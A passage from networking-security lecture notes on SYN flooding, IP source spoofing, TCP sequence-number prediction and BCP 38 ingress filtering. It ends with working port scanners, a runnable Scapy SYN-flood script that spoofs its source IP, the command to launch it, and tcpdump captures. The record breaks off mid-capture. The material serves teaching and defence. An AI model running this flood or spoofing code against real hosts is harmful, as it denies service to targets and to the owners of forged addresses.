- What makes the shrew DoS attack so insidious is that it can be much more difficult to detect than the more run-of-the-mill DoS or DDoS attacks that involve hitting a targeted host with heavy traffic so as to cause resource/bandwidth exhaustion at the target. The shrew attack requires hitting a targeted host with periodic bursty DoS traffic. It is possible for the on/off ratio of the DoS traffic to be such that such an attack would fly under the radar — in the sense that it would not be detectable by a traffic monitor that is looking for heavy traffic associated with the more common DoS attacks.

16.12: SYN FLOODING

- The important thing to note is that all new TCP connections are established by first sending a `SYN` segment to the remote host, that is, a packet whose `SYN` flag bit is set.

- **TCP SYN flooding** is a method that the user of a hostile client program can use to conduct a denial-of-service (**DoS**) attack on a computer server.

- In a **TCP SYN** flood attack:

  – The hostile client repeatedly sends `SYN` TCP segments to every port on the server using a fake IP address.

  – The server responds to each such attempt with a `SYN/ACK` (a response segment whose `SYN` and `ACK` flag bits are set) segment from each open port and with an `RST` segment from each closed port.

  – In a *normal three-way handshake*, the client would return an `ACK` segment for each `SYN/ACK` segment received from the server. However, in a `SYN` flood attack, the hostile client never sends back the expected `ACK` segment. And as soon as a connection for a given port gets timed

out, another SYN request arrives for the same port from the hostile client. When a connection for a given port at the server gets into this state of receiving a never-ending stream of SYN segment (with the server-sent SYN/ACK segment *never* being acknowledged by the client with ACK segment), we can say that the intruder has a sort of perpetual half-open connection with the victim host.

- To talk specifically about the time constants involved, let's say that a host A sends a series of SYN packets to another host B on a port dedicated to a particular service (or, for that matter, on all the open ports on machine B).

- Now B would wait for 75 seconds for the ACK packet. For those 75 seconds, each potential connection would essentially hang. A has the power to send a continual barrage of SYN packets to B, constantly requesting new connections. After B has responded to as many of these SYN packets as it can with SYN/ACK packets, the rest of the SYN packets would simply get discarded at B until those that have been sent SYN/ACK packets get timed out.

- If A continues to not send the ACK packets in response to SYN/ACK packets from B, as the 75 second timeout kicks in, new possible connections would become available at B, These would get engaged by the new SYN packets arriving from A and the machine B would continue to hang.

- B does have some recourse to defend itself against such a DoS attack. As you will see in Lecture 18, it can modify its firewall rules so that all SYN packets arriving from the intruder will be simply discarded. B's job at protecting itself becomes more difficult if the SYN flood is strong and comes from multiple sources. Even in this case, though, B can protect its resources by rate limiting all incoming SYN packets. Lecture 18 presents

examples of firewall rules for accomplishing that.

- The transmission by a hostile client of `SYN` segments for the purpose of finding open ports is also called `SYN scanning`. A hostile client always knows a port is open when the server responds with a `SYN/ACK` segment.

16.13: IP SOURCE ADDRESS SPOOFING FOR SYN FLOOD DoS ATTACKS

- IP source address spoofing refers to an intruder using one or more forged source IP addresses to launch, say, a TCP SYN flood attack on a host in another network. As soon as the attack is detected, the admins of the targeted network will block the source IP addresses (by quickly adding to the firewall packet filtering rules, as described in Lecture 18). If it should happen that the forged IP addresses are legitimate, in the sense that those addresses have actually been assigned to hosts in the internet, such packet filtering would amount to a denial of service (DoS) to the otherwise legitimate users/systems at those IP addresses.

- To illustrate, imagine an intruder who wants to make sure that the thousands of users of the PAL2 and PAL3 wireless services at Purdue are unable to reach, say, Amazon.com. Both PAL2 and PAL3 wireless networks use Class A private IP addressing in the 10.0.0.0 – 10.255.255.255 range. (See the material on page 19 in Section 16.3 for the Class A private address range.) When these packets are forwarded into the internet by the routers, their source IP address field is overwritten so that it corresponds to either the specific IP address that is assigned to PAL2 or to the one

that is assigned to PAL3. Now imagine an attacker in virtually any corner of the earth who launches a SYN flood attack on Amazon.com with the source IP address in all the SYN packets corresponding to one of the two PAL IP addresses. As you'd imagine, it would take no more than a second for the admins at Amazon.com to immediately block both these IP address. The end result would be that that no wireless user at Purdue would be able to reach Amazon.com for the duration of the block.

- Note that the attacker may not only causes a denial of service at the forged IP addresses, but may also cause SYN/ACK flooding at the victim hosts. That is because the flood of SYN packets arriving at Amazon.com in the scenario described above would elicit SYN/ACK packets for the spoofed IP addresses — which, in our example, would be the network addresses for the PAL2 and PAL3 routers at Purdue. Not anticipating the arrival of such packets, these routers would need to send back the RST packets. All of the CPU cycles consumed by having to deal with the arriving SYN/ACK packets would, at the least, slow down the performance of the PAL2 and PAL3 routers for handling the legitimate traffic. In the worst case, it could cause them to crash.

- As you can see, a DoS attack through IP source address spoofing has the potential to create a double jeopardy for the hosts whose IP addresses have been forged — one through the denial of a service and other through a performance hit at their own edge routers.

- Fortunately, as described in the next section. this sort of a DoS attack through IP address spoofing is becoming more and more difficult to launch. **As described there, ISPs that have implemented RFC 2827 (better known as BCP 38) do not allow their routers to send out packets if their source IP address does not fall in the range assigned to the ISP.**

- IP address spoofing may also be used to establish a one-way connection with a remote host with the intention of executing malicious code at the remote host. This method of attack can be particularly dangerous if there exists a trusted relationship between the victim machine and the host that the intruder is masquerading as. [TCP implementations that have not incorporated RFC1948 or equivalent improvements or systems that are not using cryptographically secure network protocols like IPSec are vulnerable to this type of IP spoofing attacks.] The rest of this section focuses on this particular use of IP address spoofing.

- If you have seen the movie **Takedown** (or read the book of the same name), you might already know that the most famous case of IP spoofing attack is the one that was launched by Kevin Mitnick on the computers of a well-known security expert Tsutomu Shimomura in the San Diego area. This attack took place near the end of 1994, the book (by Shimomura and the New York Times reporter John Markoff) was released in 1996, and the movie came out in 2000. [Googling the attack and/or the principals involved would lead you to several links that present different sides to this story.]

- To explain how IP spoofing works, let's assume there are two hosts A and B and another host X controlled by an adversary. Let's further assume that B runs a server program that allows A to execute commands remotely at B. [As shown by several examples in Chapter 15 of my book "Scripting with Objects", it is trivial to write such server programs. Depending on how B sets up his/her server program, the commands run by A remotely in B's computer could be executed with all the privileges, including possibly the root privileges, that B has. These commands may be as simple as just getting a listing of all the files in B's home directory to more sophisticated commands that would enable A to fetch information from a database program maintained by B.]

- We will also assume that A and X are on the same LAN. Imagine both being on Purdue wireless that probably has hundreds if not thousands of users connected to it at any given time. For the attack I describe below to work, X has to pretend to be A. That is, the source IP address on the outgoing packets from X must appear to come from A as far as B is concerned. That cannot be made to happen if A and X are in two different LANs in, say, two different cities. Each router that is the gateway of a LAN to the rest of the internet works with an assigned range of IP addresses that are stored in its routing table. So if a packet were to appear at a router whose source IP address is at odds with the routing table in the router, the packet would be discarded.

- Let's say that X wants to open a one-way connection to B by pretending to be A. Note that while X is engaged in this masquerade vis-a-vis B, X must also take care of the possibility that

A's suspicions about possible intrusion might get aroused should it receive unexpected packets from B in response to packets that B thinks are from A.

- To engage in IP spoofing, X posing as A first sends a `SYN` packet to B with a random sequence number:

$$X\ (posing\ as\ A) \quad --> \quad B \quad : \quad SYN \\ (sequence\ num:\ M)$$

- Host B responds back to X with a `SYN/ACK` packet:

$$B \quad --> \quad A \quad : \quad SYN/ACK \\ (sequence\,num:\ N,\ \ acknowledgment\,num:\ M{+}1)$$

- Of course, X will not see this return from B since the routers will send it directly to A. Nonetheless, assuming that B surely sent a `SYN/ACK` packet to A and that B next expects to receive an `ACK` packet from A to complete a 3-way handshake for a new connection, X (again posing as A) next sends an `ACK` packet to B with a guessed value for the acknowledgment number $N + 1$.

$$X\ \ (posing\ as\ A) \quad --> \quad B \quad : \quad ACK$$

$(guessed\ acknowledgment\ num:\ N+1)$

- Should the guess happen to be right, X will have a one-way connection with B. X will now be able to send commands to B and B *could* execute these commands assuming that they were sent by the trusted host A. As to what commands B executes in such a situation depends on the permissions available to A at B.

- As mentioned already, X must also at the same time suppress A's ability to communicate with B. This X can do by mounting a `SYN` flood attack on A, or by just waiting for A to go down. X can mount a `SYN` flood attack on A by sending a number of `SYN` packets to A just prior to attacking B. The `SYN` packets that X sends A will have forged source IP addresses (these would commonly not be any legal IP addresses). A will respond to these packets by sending back `SYN/ACK` packets to the (forged) source IP addresses. Since A will not get back the `ACK` packets (as the IP addresses do not correspond to any real hosts), the three-way handshake would never be completed for all the X-generated incoming connection requests at A. As a result, the connection queue for the login ports of A will get filled up with connection-setup requests. Thus the login ports of A will not be able to send to B any `RST` packets in response to the `SYN/ACK` packets that A will receive in the next phase of the attack whose explanation follows.

- **Obviously, critical to this exploit is X's ability to make a guess at the sequence number that B will use when sending the `SYN/ACK` packet to A at the beginning of the exchange.**

- To gain some insights into B's random number generator, that is, the **Initial Sequence Number** (ISN) generator, X sends to B a number of connection-request packets (the `SYN` packets); this X does without posing as any other party. When B responds to X with `SYN/ACK` packets, X sends `RST` packets back to B. In this manner, X is able to receive a number of sequential outputs of B's random-number generator without compromising B's ability to receive future requests for connection.

- Obviously, if B used a high-quality random number generator, it would be virtually impossible for X to guess the next ISN that B would use even if X got hold of a few previously used sequence numbers. But the quality of PRNG (pseudo-random number generators) used in many TCP implementations leaves much to be desired. [RFC1948 suggests that five quantities — source IP address, destination IP address, source port, destination port, and a random secret key — should be hashed to generate a unique value for the Initial Sequence Number needed at an TCP endpoint.]

- Note that TCP ISNs are 32-bit numbers. This makes for 4,294,967,296 possibilities for an ISN. Guessing the right ISN

from this set would not ordinarily be feasible for an attacker due to the excessive amount of time and bandwidth required.

- However, if the PRNG used by a host TCP machine is of poor quality, it may be possible to construct a reasonable small sized set of possible ISNs that the target host might use next. This set is called the **Spoofing Set**. The attacker would construct a packet flood with their ISN set to the values in the spoofing set and send the flood to the target host.

- As you'd expect, the size of the **spoofing** set depends on the quality of the PRNG used at the target host. Analysis of the various TCP implementations of the past has revealed that the spoofing set may be as small as containing a single value to as large as containing several million values.

- Michal Zalewski says that with the broadband bandwidths typically available to a potential adversary these days, it would be feasible to mount a successful IP spoofing attack if the spoofing set contained not too many more than 5000 numbers. Zalewski adds that attacks with spoofing sets of size 5000 to 60,000, although more resource consuming, are still possible.

- So mounting an IP spoofing attack boils down to being able to construct spoofing sets of size of a few thousand entries. The reader might ask: **How is it possible for a spoofing set to**

be small with 32 bit sequence numbers that translate into 4,294,967,296 different possible integers?

- It is because of a combination of bad pseudo-random number generator design and a phenomenon known as the **birthday paradox** that was explained previously in Lecture 15. Given the importance of this phenomenon to the discussion at hand, we will first review it briefly in what follows.

- As the reader will recall from Section 15.5.1 of Lecture 15, the **birthday paradox** states that given a group of 23 or more randomly chosen people, the probability that at least two of them will have the same birthday is more than 50%. And if we randomly choose 60 or more people, this probability is greater than 90%.

- According to Equation (13) of Section 15.5.1 of Lecture 15, given a spoofing set of size k and given t as the probability that a number in the spoofing set has any particular value, the probability that at least two numbers of the spoofing set will have the same value is given by:

$$p \approx \frac{k(k-1)t}{2}$$

Note that $t = \frac{1}{N}$ in Equation (13) of Section 15.5.1 of Lecture 15.

- Let's now set t as $t = 2^{-32}$ for 32 bit sequence numbers. Using the formula shown above, let's construct a spoofing set with $k = 10,000$. We get for the probability of collision (between the random number generated at the victim host B and the intruder X):

$$\begin{aligned} p &\approx \frac{10000 \times 10000 \times 2^{-32}}{2} \\ &< 5 \times 10^{-5} \end{aligned}$$

  assuming that we have a "perfect" pseudo-random number generator at the victim machine B. [Note the change in the base of the exponentiation from 2 to 10.]

- The probability we computed above is small but not insignificant. What can sometimes increase this probability to near certainty is the poor quality of the PRNG used by the TCP implementation at B. As shown by the work of Michal Zalewski and Joe Stewart, cryptographically insecure PRNGs that can be represented by a small number of state variables give rise to small sized spoofing sets.

- Consider, for example, the linear congruential PRNG (see Section 10.5 of Lecture 10) used by most programming languages for random number generation. It has only three state variables: the

multiplier of the previous random number output, an additive constant, and a modulus. As explained below, a **phase analysis** of the random numbers produced by such PRNGs shows highly structured surfaces in the **phase space.** As we explain below, these surfaces in the phase space can be used to predict the next random number given a small number of the previously produced random numbers.

- The phase space for a given PRNG is constructed in the following manner:

  – Following Zalewski, let $seq(n)$ represent the output of a PRNG at time step n. We now construct following three difference sequences:

$$\begin{aligned} x(n) &= seq(n) - seq(n-1) \\ y(n) &= seq(n-1) - seq(n-2) \\ z(n) &= seq(n-2) - seq(n-3) \end{aligned}$$

  The phase space is the 3D space (x, y, z) consisting of the differences shown above. *It is in this space that low-quality PRNG will exhibit considerable structure, whereas the cryptographically secure PRNG will show an amorphous cloud of points that look randomly distributed.*

– Assuming that we constructed the above phase space from, say, $50,000$ values output by a PRNG. Now, at the intrusion time, let's say that we have available to us two previous values of the output of PRNG: $seq(n-1)$ and $seq(n-2)$ and we want to predict $seq(n)$. We now construct the two differences:

$$\begin{aligned} y &= seq(n-1) - seq(n-2) \\ z &= seq(n-2) - seq(n-3) \end{aligned}$$

This defines a specific point in the (y,z) plane of the (x,y,z) space.

– By its definition, the value of x must obviously lie on a line perpendicular to this (y,z) point. So if we find all the points at the intersection of the x-line through the measured (y,z) point and the surfaces of the phase space, we would obtain our spoofing set.

– In practice, we must add a tolerance to this search; that is, we must seek all phase-space points that are within a certain small radius of the x-line through the (y,z) point.

- At the beginning of this section, I mentioned that probably the most famous case of IP spoofing attack is the one that was launched by Kevin Mitnick on the computers of Tsutomu Shi-


momura. [As I said earlier, this attack was chronicled in a book and a movie.] Since you now understand how IP spoofing works, what you will find particularly riveting is a tcpdump of the packet logs that actually show the attacker gathering TCP sequence numbers to facilitate their prediction and then the attacker hijacking a TCP connection by IP address spoofing. Googling the string `shimomur.txt`, will lead you to the file that contains the packet logs.

16.14: THWARTING IP SOURCE ADDRESS SPOOFING WITH BCP 38

- Thanks to the fact that a large number of ISPs now use what is referred to as **ingress filtering** that it has become much more difficult to use IP source address spoofing for launching attacks. Ingress filtering is described in RFC 2827. It is more commonly known as BCP 38 (where BCP stands for "Best Current Practice").

- Ingress filtering (read input filtering) simply means that the ISP edge router (meaning an ISP router that serves as the gateway between all hosts "south" of the router and the rest of the internet that is beyond the purview of the ISP) checks the entry in the source IP address field of the all packet that emanate from the hosts "south" of the router and that are meant for hosts in the internet at large. The router drops the packets (or dumps them in a log file) if these source IP addresses do not fall within the range that corresponds to the network address of the router.

- Consider the following diagram taken from RFC 2827:



In this diagram, the attacker is operating in a network that is provided internet connectivity by ISP D. More specifically, the attacker is behind a router — router 2 in the diagram — in a LAN whose network address is made of the three octets '204.69.207'. Whereas the address of the router itself is 204.69.207.1, the IP addresses assigned to the hosts south of the router are drawn from the range 204.69.207.1 – 204.69.207.254 (with the highest address in the range, 204.69.207.255, reserved as a broadcast address for the LAN).

- If router 2 in the diagram shown above has implemented ingress filtering, the router would not forward any packets from the LAN whose source IP address is outside the prefix range 204.69.207.0/24.

  [The prefix notation 204.69.207.0/24 for the IP addresses means all the IP addresses for which the first 24 bits are kept fixed; the first 24 bits must correspond to the network address 204.69.207.]

- Ingress filtering by the ISP would prevent the attacker from using

a forged address outside of the prefix range 204.69.207.0/24. The only option left for the attacker would be to use an IP address within the range 204.69.207.0/24. However, should the attacker be foolish enough to try that, it would be easy for the network admins to track down the culprit.

- While ingress filtering may make it unlikely that a human attacker would use IP source address spoofing in an attack, it does not completely eliminate such attacks by bots and botnets installed surreptitiously in the hosts in a LAN through artifice such as social engineering as described in Lecture 30. While ingress filtering would allow the network admins to identify such infected hosts, the attackers may still be able to inflict considerable harm on the victim hosts while all the bot infected hosts are being identified and shut down.

- It is interesting to note that even without ingress filtering at the ISP routers, it is not as easy to spoof IP source addresses in the outgoing packets as it used to be until fairly recently **if the packets have to cross routers.**

- Let's say an attacker has used a fake IP address in the SYN packets with which he/she is flooding the victim machine, the victim machine will respond back with SYN/ACK packets (that will not get back to the attacker's machine, but the attacker is not going to care about that). If this fake IP address used by

the attacker is not legal — in the sense that it does not really belong to any of the hosts in the internet — the victim machine sending out the SYN/ACK packets is likely to receive ICMP host unreachable error messages from the routers that see those SYN/ACK packets. Upon receipt of those ICMP packets, the victim machine will reset the corresponding TCP connections and therefore its TCP circuits will NOT get stuck in the 75 sec connection establishment timer.

- If, on the other hand, the attacker used a legitimate IP address — legitimate in the sense that it actually belongs to a host in the internet — when that 3rd. party host sees the SYN/ACK packets that are NOT in response to any SYN packets it sent out, it may also send back RST packets to the victim machine. That would again cause the victim machine to reset its TCP circuits.

- **So the bottom line is that, when the packets have to cross routers, the attacker will not be able to use his/her manually-crafted SYN packets to get the TCP on the victim machine to get stuck in the 75 second connection establishment timer. And, therefore, it would be difficult for the attacker to cause the victim machine to hang with regard to its connectivity to the outside.**

- By sending an unending barrage of SYN packets to the target machine, the attacker would, of course, be able to cause some

bandwidth exhaustion at the victim machine, but that is not the same thing as having all possible TCP circuits on the victim machine get stuck by having to timeout after a relatively long wait of 75 seconds.

- Another obstacle faced by an attacker who wants to mount an IP spoofing attack is that the ISP router may overwrite the fake IP source address the attacker is using in the outgoing packets if the attacker is operating in a private network. This is referred to as NAT for Network Address Translation. NAT is covered in Lectures 18 and 23.

- This is not to minimize the importance of the Denial-of-Service SYN flood attacks using spoofed IP source addresses when BCP 38 is not being used by the ISPs. A determined adversary, especially one who has the cooperation of an ISP and, possibly the state itself, could cause a lot of harm in a victim network.

16.15: DEMONSTRATING DoS THROUGH IP ADDRESS SPOOFING AND SYN FLOODING WHEN THE ATTACKING AND THE ATTACKED HOSTS ARE IN THE SAME LAN

- As described in the previous section, widespread use of ingress filtering has made it more difficult to mount IP address spoofing and SYN flood based DoS attacks when the packets have to cross an ISP's router.

- However, as I'll show in this section, it is relatively trivial to mount such attacks when both the attacker and the attacked are in the same LAN.

- Before you mount the DoS attack described in this section on, say, a friend's machine in the same LAN, you need to find out what ports are open on the target machine. **A port is open only if it is being actively monitored by a server application. Otherwise, it will be considered to be closed. A port may also appear closed because it is behind a firewall.**

- You can use the Python or the Perl script presented below to figure out what ports are open at a host [See Chapter 15 of my book "Scripting With Objects" to get a better understanding of these and similar other scripts in these lecture notes that call for socket programming with Perl or Python.]:

```
#!/usr/bin/env python

###  port_scan.py
###  Avi Kak  (kak@purdue.edu)
###  March 11, 2016

##  Usage example:
##
##          port_scan.py  moonshine.ecn.purdue.edu   1  1024
##  or
##
##          port_scan.py  128.46.144.123   1   1024

##  This script determines if a port is open simply by the act of trying
##  to create a socket for talking to the remote host through that port.

##  Assuming that a firewall is not blocking a port, a port is open if
##  and only if a server application is listening on it.  Otherwise the
##  port is closed.

##  Note that the speed of a port scan may depend critically on the timeout
##  parameter specified for the socket.  Ordinarily, a target machine
##  should immediately send back a RST packet for every closed port.  But,
##  as explained in Lecture 18, a firewall rule may prevent that from
##  happening.  Additionally, some older TCP implementations may not send
##  back anything for a closed port.  So if you do not set timeout for a
##  socket, the socket constructor will use some default value for the
##  timeout and that may cause the port scan to take what looks like an
##  eternity.

##  Also note that if you set the socket timeout to too small a value for a
##  congested network, all the ports may appear to be closed while that is
##  really not the case.  I usually set it to 0.1 seconds for instructional
##  purposes.

##  Note again that a port is considered to be closed if there is no
##  server application monitoring that port.  Most of the common servers
##  monitor ports that are below 1024.  So, if you are port scanning for
##  just fun (and not for profit), limiting your scans to ports below
##  1024 will provide you with quicker returns.

import sys, socket
import re
import os.path
```

```
if len(sys.argv) != 4:
    sys.exit('''Usage: 'port_scan.py  host  start_port  end_port' '''
             '''\nwhere \n host is the symbolic hostname or the IP address '''
             '''\nof the machine whose ports you want to scan, start_port is '''
             '''\nstart_port is the starting port number and end_port is the '''
             '''\nending port number''')

verbosity = 0;        # set it to 1 if you want to see the result for each   #(1)
                      # port separately as the scan is taking place

dst_host = sys.argv[1]                                                       #(2)
start_port = int(sys.argv[2])                                                #(3)
end_port = int(sys.argv[3])                                                  #(4)

open_ports = []                                                              #(5)
# Scan the ports in the specified range:
for testport in range(start_port, end_port+1):                               #(6)
    sock = socket.socket( socket.AF_INET, socket.SOCK_STREAM )               #(7)
    sock.settimeout(0.1)                                                     #(8)
    try:                                                                     #(9)
        sock.connect( (dst_host, testport) )                                 #(10)
        open_ports.append(testport)                                          #(11)
        if verbosity: print testport                                         #(12)
        sys.stdout.write("%s" % testport)                                    #(13)
        sys.stdout.flush()                                                   #(14)
    except:                                                                  #(15)
        if verbosity: print "Port closed: ", testport                        #(16)
        sys.stdout.write(".")                                                #(17)
        sys.stdout.flush()                                                   #(18)

# Now scan through the /etc/services file, if available, so that we can
# find out what services are provided by the open ports.  The goal here
# is to construct a dict whose keys are the port names and the values
# the corresponding lines from the file that are "cleaned up" for
# getting rid of unwanted white space:
service_ports = {}
if os.path.exists( "/etc/services" ):                                        #(19)
    IN = open("/etc/services")                                               #(20)
    for line in IN:                                                          #(21)
        line = line.strip()                                                  #(22)
        if line == '': continue                                              #(23)
        if (re.match( r'^\s*#' , line)): continue                            #(24)
        entries = re.split(r'\s+', line)                                     #(25)
        service_ports[ entries[1] ] =  ' '.join(re.split(r'\s+', line))      #(26)
    IN.close()                                                               #(27)

OUT = open("openports.txt", 'w')                                             #(28)
if not open_ports:                                                           #(29)
    print "\n\nNo open ports in the range specified\n"                       #(30)
else:
    print "\n\nThe open ports:\n\n";                                         #(31)
    for k in range(0, len(open_ports)):                                      #(32)
        if len(service_ports) > 0:                                           #(33)
            for portname in sorted(service_ports):                           #(34)
```

```
                pattern = r'^' + str(open_ports[k]) + r'/'                    #(35)
                if re.search(pattern, str(portname)):                         #(36)
                    print "%d:    %s" %(open_ports[k], service_ports[portname])
                                                                              #(37)
        else:
            print open_ports[k]                                               #(38)
        OUT.write("%s\n" % open_ports[k])                                     #(39)
OUT.close()                                                                   #(40)
```

- If I invoke this script with the following command in my home network:

```
port_scan.py  10.0.0.8  1  200
```

where `10.0.0.8` is the IP address of the target host, 1 the starting port, and 200 the ending port, I get the following results from the port scanner:

```
The open ports:

22:    ssh 22/tcp # SSH Remote Login Protocol
22:    ssh 22/udp
53:    domain 53/tcp # Domain Name Server
53:    domain 53/udp
80:    http 80/tcp www # WorldWideWeb HTTP
80:    http 80/udp # HyperText Transfer Protocol
139:    netbios-ssn 139/tcp # NETBIOS session service
139:    netbios-ssn 139/udp
445:    microsoft-ds 445/tcp # Microsoft Naked CIFS
445:    microsoft-ds 445/udp
```

Now that I know which ports are open, I can choose one of these for mounting a DoS attack based on SYN flooding. However, before showing you the script for mounting that attack, let's look at the Perl version of the port scanner:

```
#!/usr/bin/env perl

### port_scan.pl
### Avi Kak  (kak@purdue.edu)

use strict;
use warnings;
use IO::Socket;

##  Usage example:
##
##          port_scan.pl  moonshine.ecn.purdue.edu   1  1024
##  or
##
##          port_scan.pl  128.46.144.123   1   1024

##  See the comment block for the Python version of the scirpt.  All of
##  those comments apply here also.


die "Usage: 'port_scan.pl  host  start_port  end_port' " .
    "\n where \n host is the symbolic hostname or the IP address of the " .
    "\n machine whose ports you want to scan, start_port is the starting " .
    "\n port number and end_port is the ending port number"
     unless @ARGV == 3;

my $verbosity = 0;    # set it to 1 if you want to see the results for each  #(1)
                      # port separately as the scan is taking place
my $dst_host = shift;                                                        #(2)
my $start_port = shift;                                                      #(3)
my $end_port = shift;                                                        #(4)

my @open_ports = ();                                                         #(5)

# Autoflush the output supplied to print
$|++;                                                                        #(6)

# Scan the ports in the specified range:
for (my $testport=$start_port; $testport <= $end_port; $testport++) {        #(7)
    my $sock = IO::Socket::INET->new(PeerAddr => $dst_host,                  #(8)
                                     PeerPort => $testport,                  #(9)
                                     Timeout  => "0.1",                      #(10)
                                     Proto => 'tcp');                        #(11)
    if ($sock) {                                                             #(12)
        push @open_ports, $testport;                                         #(13)
        print "Open Port: ", $testport, "\n" if $verbosity == 1;             #(14)
        print  " $testport " if $verbosity == 0;                             #(15)
    } else {                                                                 #(16)
        print "Port closed: ", $testport, "\n" if $verbosity == 1;           #(17)
        print "." if $verbosity == 0;                                        #(18)
    }
}
```

```
# Now scan through the /etc/services file, if available, so that we can
# find out what services are provided by the open ports.  The goal here
# is to create a hash whose keys are the port names and the values
# the corresponding lines from the file that are "cleaned up" for
# getting rid of unwanted space:
my %service_ports;                                                          #(19)
if (-s "/etc/services" ) {                                                  #(20)
    open IN, "/etc/services";                                               #(21)
    while (<IN>) {                                                          #(22)
        chomp;                                                              #(23)
        # Get rid of the comment lines in the file:
        next if $_ =~ /^\s*#/;                                              #(24)
        my @entry = split;                                                  #(25)
        $service_ports{ $entry[1] } = join " ",split /\s+/, $_  if $entry[1];#(26)
    }
    close IN;                                                               #(27)
}

# Now find out what services are provided by the open ports. CAUTION:
# This information is useful only when you are sure that the target
# machine has used the designated ports for the various services.
# That is not always the case for intra-networkds:
open OUT, ">openports.txt"
         or die "Unable to open openports.txt: $!";                         #(28)
if (!@open_ports) {                                                         #(29)
    print "\n\nNo open ports in the range specified\n";                     #(30)
} else {                                                                    #(31)
    print "\n\nThe open ports:\n\n";                                        #(32)
    foreach my $k (0..$#open_ports) {                                       #(33)
        if (-s "/etc/services" ) {                                          #(34)
            foreach my $portname ( sort keys %service_ports ) {             #(35)
                if ($portname =~ /^$open_ports[$k]\//) {                    #(36)
                    print "$open_ports[$k]:    $service_ports{$portname}\n"; #(37)
                }
            }
        } else {
            print $open_ports[$k], "\n";                                    #(38)
        }
        print OUT $open_ports[$k], "\n";                                    #(39)
    }
}
close OUT;                                                                  #(40)
```

- As you would expect, this version of the port scanner behaves in exactly the same manner as the earlier Python version.

- Let's now talk about how to actually mount a DoS attack on an open port. We will choose the `10.0.0.8` as the target host whose open port 22 we will attack with SYN flooding.

- In the demonstration that I'll present here, the IP address of the attacking host is 10.0.0.3. **Through IP source address spoofing, this host will pretend to be 10.0.0.19.**

- Shown below is the attack script that will be executed on the attacker host whose real address is `10.0.0.3`:

```
#!/usr/bin/env python

### DoS5.py

import sys, socket
from scapy.all import *

if len(sys.argv) != 5:
   print "Usage>>>:   %s  source_IP  dest_IP  dest_port  how_many_packets" % sys.argv[0]
   sys.exit(1)

srcIP    = sys.argv[1]                                                          #(1)
destIP   = sys.argv[2]                                                          #(2)
destPort = int(sys.argv[3])                                                     #(3)
count    = int(sys.argv[4])                                                     #(4)

for i in range(count):                                                          #(5)
    IP_header = IP(src = srcIP, dst = destIP)                                   #(6)
    TCP_header = TCP(flags = "S", sport = RandShort(), dport = destPort)        #(7)
    packet = IP_header / TCP_header                                             #(8)
    try:                                                                        #(9)
       send(packet)                                                             #(10)
    except Exception as e:                                                      #(11)
       print e                                                                  #(11)
```

- To understand what this script is doing, you have to know a

bit about the Python `scapy` module — also known as "Scapy". Scapy is a powerful tool for creating packets in any of the first four layers of the TCP/IP protocol stack — and that includes the Ethernet frames that reside at Layer 2. You can ask Scapy to create a packet, set its various fields, put it on the wire, and have it capture the response packet if there is one. Finally, you can have Scapy present both the sent and the received packets to you in an easy to understand format.

- In the DoS5.py script shown above, we have asked Scapy in lines (6), (7), and (8) to first create an IP header with specific source and destination IP addresses; to then create a TCP header with specific source and destination ports, and with the SYN flag set; and, finally, to concatenate the two headers for creating a legal packet at the IP Layer. Finally, in line (10) we ask Scapy to send the packet to its destination.

- We will execute the script shown above with the following command line arguments:

```
sudo  ./DoS5.py  10.0.0.19  10.0.0.8  22  3
```

As mentioned in the comment block at the top of the `DoS5.py` script, the first command-line argument is supposed to be the source IP address, the second command-line argument the destination IP address, the third the destination port, and, finally, the last for the number of packets to be used for the attack. [For the purpose of showing here the output of the `tcpdump` command, I have chosen a small number, 3,

for the number of packets with which to hit the victim host. However, this number will always be very large in a real attack.] **Note the spoofed address `10.0.0.19`. As mentioned earlier, the real address of the attacking machine is `10.0.0.3`.**

- Before executing the attack script `DoS5.py` in the manner describing above, we run the packet sniffer `tcpdump` on both the attacker and the attacked machines with the options shown below:

```
On the attacker machine (10.0.0.3):

    sudo tcpdump -vvv -nn -i wlan0 -s 1500 -S -X 'dst 10.0.0.8'


On the attacked machine (10.0.0.8):

    sudo tcpdump -vvv -nn -i wlan0 -s 1500 -S -X 'src 10.0.0.19'


NOTE:  10.0.0.19 is the spoofed address being used by
       the attacker host whose real address is 10.0.0.3
```

- When you execute the script `DoS5.py` in the attacker machine, you should see the following output from `tcpdump` running in that machine:

```
tcpdump: listening on wlan0, link-type EN10MB (Ethernet), capture size 1500 bytes

23:07:00.177489 ARP, Ethernet (len 6), IPv4 (len 4), Request who-has 10.0.0.8 tell 10.0.0.3, length 28
        0x0000:  0001 0800 0604 0001 3402 8663 6afa 0a00  ........4..cj...
        0x0010:  0003 0000 0000 0000 0a00 0008            ............
```

```
23:07:00.280420 IP (tos 0x0, ttl 64, id 1, offset 0, flags [none], proto TCP (6), length 40)
    10.0.0.19.46284 > 10.0.0.8.22: Flags [S], cksum 0xc6e5 (correct), seq 0, win 8192, length 0
        0x0000:  4500 0028 0001 0000 4006 66b5 0a00 0013  E..(....@.f.....
        0x0010:  0a00 0008 b4cc 0016 0000 0000 0000 0000  ................
        0x0020:  5002 2000 c6e5 0000                      P.......
23:07:00.336968 IP (tos 0x0, ttl 64, id 1, offset 0, flags [none], proto TCP (6), length 40)
